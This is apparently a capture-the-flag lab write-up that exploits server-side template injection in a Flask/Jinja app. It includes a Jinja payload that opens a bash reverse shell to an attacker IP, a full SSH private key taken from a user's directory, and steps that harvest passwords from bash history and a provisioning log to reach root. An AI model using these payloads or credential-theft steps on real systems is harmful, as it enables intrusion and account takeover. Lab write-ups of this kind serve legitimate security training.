
We'll start by validating the SSTI itself, and when we use the template evaluating expression {{}} in Jinja, which is the templating engine used mostly with Flask, we'll see that the 7*7 was reflected after evaluation within the page, which means this is an SSTI.

So to get a shell, we'll use this expression to traverse the Python object chain.
To understand this, the self refers to the current template context object and the __init__ is the class's initialization method to get us the global namespace dictionary and access the builtin functions like import, where we import os and use popen to execute the shell command (you don't have to memorize this, you can always look it up or note it down).
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('bash -c "bash -i >& /dev/tcp/10.200.89.49/4444 0>&1" ').read() }}So I started a listener and triggered the change, and as you can see, we got a shell back.
Moving around in the shell, I find that we have access to both users' home directories (george and david). David's home directory was empty, but george had the flag, as you can see:
www-data@032aaaaa5f06:/home/george$ ls -la
total 32
drwxr-xr-x 3 george george 4096 Sep 1 19:13 .
drwxr-xr-x 1 root root 4096 Sep 1 19:13 ..
-rw-r--r-- 1 george george 786 Sep 1 19:13 .bash_history
-rw-r--r-- 1 george george 220 Mar 27 2022 .bash_logout
-rw-r--r-- 1 george george 3526 Mar 27 2022 .bashrc
-rw-r--r-- 1 george george 807 Mar 27 2022 .profile
drwxr-xr-x 2 george george 4096 Sep 1 19:13 .ssh
-rw-r--r-- 1 george george 39 Sep 1 19:13 user.txt
www-data@032aaaaa5f06:/home/george$ cat user.txt
HSM{g30rg3_n33ds_<SNIP>}
www-data@032aaaaa5f06:/home/george$
Looking more in george's home directory, we find an SSH key, so let's try those for a better shell.
www-data@032aaaaa5f06:/home/george/.ssh$ ls
authorized_keys id_rsa id_rsa.pub
www-data@032aaaaa5f06:/home/george/.ssh$
SSH as george
We copy the private key back to our machine:
www-data@032aaaaa5f06:/home/george/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAv0ofVvEM19Ga9vDxIj8x241PfXw64tsborbkOsq/tC1LUbkFNYcw
8iE5rtviSCe/lLPs72DgHrAX6o0lXMz4NjaTzgfARdgztp//s2Y6BAqJECMx0z15IJyAcC
+20BjUI/kVI/7sqQxYoOKWA4A5ve3fFKozzPrIr8ZSp0lM4egK9I58Mz1NTvxw7ccqU0Ai
5CWY4wJxJMlxsMGgJMVa+G323UA5zkARMY8FSst8cAxis3v6V1q1IXV5qWmXCJz7OIG3OP
Cq4tKXabZskH3D6rx/t4TuB3pPz1p3BBNbp8KzkcMJLIqbXcH/ZQ+pPGjrsAKe/YOhcKIQ
Pfmsj2l/NwAAA8iLaoUPi2qFDwAAAAdzc2gtcnNhAAABAQC/Sh9W8QzX0Zr28PEiPzHbjU
99fDri2xuituQ6yr+0LUtRuQU1hzDyITmu2+JIJ7+Us+zvYOAesBfqjSVczPg2NpPOB8BF
2DO2n/+zZjoECokQIzHTPXkgnIBwL7bQGNQj+RUj/uypDFig4pYDgDm97d8UqjPM+sivxl
KnSUzh6Ar0jnwzPU1O/HDtxypTQCLkJZjjAnEkyXGwwaAkxVr4bfbdQDnOQBExjwVKy3xw
DGKze/pXWrUhdXmpaZcInPs4gbc48Kri0pdptmyQfcPqvH+3hO4Hek/PWncEE1unwrORww
ksiptdwf9lD6k8aOuwAp79g6FwohA9+ayPaX83AAAAAwEAAQAAAQBJjQeV12OXzDlof+ZH
w8K455HL7yt5NMRggTAqRvEFJ3FRf/G3zj6MqyfRyywrkFUCqVgOBtLGGfFoN1NJZmp99e
hJDQPqFyJzMvwPj9v419Axy0aKMZXUazibak1BoHpZRpnRWGDI8z1UxyrlN7V8CO2AtZzr
UPY/V+NJ/U45geNIhK2UFWfpmR4kJ4lRxXzG5dSIGPep5JOPbBO2SyL2CsvPDoJoVAIW+w
gl3hyIzS56id1qVN13CnPNQFtEkESxA16WspQAFr3F7r0m4xu5TTN6pFB4UqlMD0Kd1oke
3Fmw1TvFiTzMJn62P9Zhaf0Fo3jDXDvpD1xJUAw4IYIZAAAAgQDhxbvAxXC0v5LLFc8BEh
590aInN4FYivB7am8zHBI+88MSvdsG5BiOnC3vyZ+htYije1W7oEsaBgeilw+3Oto0L+qU
e6ckxcgLh5eZn8XY4lYoLIvs/Cv4B2xXnJ//WrZC+2hrFyUYVznD4Nu4cH6p5qS2mL8J67
QWoCFP/pR2TgAAAIEA9GMt6kppGc0crjBPyDkywAsp2BevQaC2A5r8ivcL4+F+Mhh+4TfI
mpWFG8tpASX+dGshGVgIcRbtY+EvLTaH8I3wGZHn5gITsGaJnXklAK68TMxBTH9VSpqals
ih87MD2KfuEJOEVE/ZH6t1ACtSwKJbMQZW6pwzEmGZzrP6KmsAAACBAMhhClvLURj97+Vj
4E/kup01OOBRmnG22Ut7qNQtPQX8dEaVXq0DBd6rbbbQkE4sZx1vG80iXhU6kzDMXICMJC
qAjM3wKwyN0b+9kdICuzAyc7NH/7S0rlCRwC8Yt6/4WOR4plg8+Pc4TP5bfpgwm0yXqSw/
b8WZJGEjoyz26wllAAAAEXJvb3RAMDMyYWFhYWE1ZjA2AQ==
-----END OPENSSH PRIVATE KEY-----
www-data@032aaaaa5f06:/home/george/.ssh$
Then we set its permissions so it doesn't get rejected because it is too open:
┌─[]─[10.200.89.49]─[jimmex@attacker]─[~/HSM/casino]
└──╼ [★]$ chmod 600 id_rsa
Trying to connect, we get rejected for port 22:
┌─[]─[10.200.89.49]─[jimmex@attacker]─[~/HSM/casino]
└──╼ [★]$ ssh -i id_rsa george@casino
The authenticity of host 'casino (10.1.121.147)' can't be established.
ED25519 key fingerprint is SHA256:eSc5iBJuQIR/6Te2gKqiHTqow0AR5JgdVn/jljR2Vyc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'casino' (ED25519) to the list of known hosts.
george@casino: Permission denied (publickey).
But the port 2222 accepts it and gets us in:
┌─[]─[10.200.89.49]─[jimmex@attacker]─[~/HSM/casino]
└──╼ [★]$ ssh -i id_rsa george@casino -p 2222
Linux 032aaaaa5f06 7.0.0-1010-aws #10~24.04.1-Ubuntu SMP PREEMPT Mon Jul 27 17:41:33 UTC 2026 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep 1 19:29:36 2026 from 10.0.0.247
george@032aaaaa5f06:~$
One thing I noticed earlier is the size of the .bash_history file, which was quite large after only 2 commands, which should make it around 31 bytes or something maximum if our commands were too long, but it was like 800 or something.
So I am sure that it has old commands saved in it (usually admins unset HISTFILE so nothing is written to disk), but this time they forgot about it.
Looking at the file, we'll see the user david's password leaked:
george@032aaaaa5f06:~$ history
    1  cd /var/www/app
    2 ls -la
    3  systemctl status gunicorn
    4 python3 -m pip install -r requirements.txt
    5 tail -f /var/log/syslog
    6  cat /etc/netplan/01-netcfg.yaml
    7 uptime
    8 htop
    9 ifconfig
   10 netstat -tulpn
   11  cd /etc/ssh/
   12 cat sshd_config | grep -v '^#'
   13  cd /home/george
   14 ls -la
   15 ssh-keygen -t rsa -b 2048
   16 cat .ssh/id_rsa.pub > > .ssh/authorized_keys
   17  chmod 644 .ssh/id_rsa
   18  sudo systemctl restart ssh
   19 w
   20 whoami
   21 df -h
   22 free -m
   23  su david
   24 Davi<SNIP>6!#
   25 exit
   26 history -c
   27 mysql -u david -p'David<SNIP>2026!#' -h 127.0.0.1 resort_db
   28  cd /opt/
   29 ls -la
   30  cat /var/log/provisioning.log
   31  echo "Restarting service..."
   32  python3 app.py
   33 ps aux | grep python
   34  curl http://127.0.0.1/api/v1/rooms/status
   35  curl http://127.0.0.1/login
   36 clear
   37 date
   38 ping -c 4 8.8.8.8
   39  dig hacksmarter.sec
   40  cat /etc/hosts
   41  sudo ufw status
   42  traceroute 10.40.0.1
   43  cd ~
   44 ls -la
   45 clear
   46 ls
   47 ls -la
   48 history
Shell as david
Using su david to switch user, we're david now, and checking the user's ID, we see that he is part of one more additional group, which is adm (maybe admin giving him extra permission):
george@032aaaaa5f06:~$ su david
Password:
david@032aaaaa5f06:/home/george$ ls
user.txt
david@032aaaaa5f06:/home/george$ ls -la
total 32
drwxr-xr-x 3 george george 4096 Sep  1 19:13 .
drwxr-xr-x 1 root   root   4096 Sep  1 19:13 ..
-rw-r--r-- 1 george george  786 Sep  1 19:13 .bash_history
-rw-r--r-- 1 george george  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 george george 3526 Mar 27  2022 .bashrc
-rw-r--r-- 1 george george  807 Mar 27  2022 .profile
drwxr-xr-x 2 george george 4096 Sep  1 19:13 .ssh
-rw-r--r-- 1 george george   39 Sep  1 19:13 user.txt
david@032aaaaa5f06:/home/george$ id
uid=1001(david) gid=1001(david) groups=1001(david),4(adm)
david@032aaaaa5f06:/home/george$
Shell as root
Finding the files owned by that group, we see that there are only 2 log files. First is apt, which I don't think is interesting, but this provisioning might have something:
david@032aaaaa5f06:/home/george$ find / -group adm 2>/dev/null
/var/log/apt/term.log
/var/log/provisioning.log
david@032aaaaa5f06:/home/george$
Looking into that file, we see that it leaks the root's password:
david@032aaaaa5f06:/home/george$ cat /var/log/provisioning.log
2026-08-01 03:14:02 [INFO] Starting automated cluster provisioning for Hack Smarter World host node...
2026-08-01 03:14:15 [INFO] Configuring network interfaces eth0 (VLAN 402)...
2026-08-01 03:14:22 [INFO] Initializing MariaDB production instance...
2026-08-01 03:14:28 [INFO] Seeding resort guest database tables...
2026-08-01 03:14:30 [SUCCESS] Applied security policy for root access.
2026-08-01 03:14:31 [DEBUG] Saved system root sync credential: R3s0rt_Sup3r_<SNIP>2026!
2026-08-01 03:14:35 [INFO] Generating SSH host key certificates...
2026-08-01 03:14:45 [INFO] Deployment completed successfully.
david@032aaaaa5f06:/home/george$
Logging in as root via su root to read the flag:
david@032aaaaa5f06:/home/george$ su root
Password:
root@032aaaaa5f06:/home/george# cat /root/root.txt
HSM{r3s0rt_w1f1_c0mpete_syst3m_pwn3d!}
root@032aaaaa5f06:/home/george#

Path
That's what we did in this box
Resources
- https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-web/ssti-server-side-template-injection.html
- https://book.hacktricks.wiki/en/pentesting-web/deserialization/flask-werkzeug-debug.html
- https://portswigger.net/web-security/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2
- https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/linux-privilege-escalation-bash-history.html
- https://www.hackingarticles.in/linux-privilege-escalation-using-adm-group/
- https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/interesting-groups-linux-pe.html
- https://developer.mozilla.org/en-US/docs/Web/API/Source_map
- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/18-Testing_for_Server_Side_Template_Injection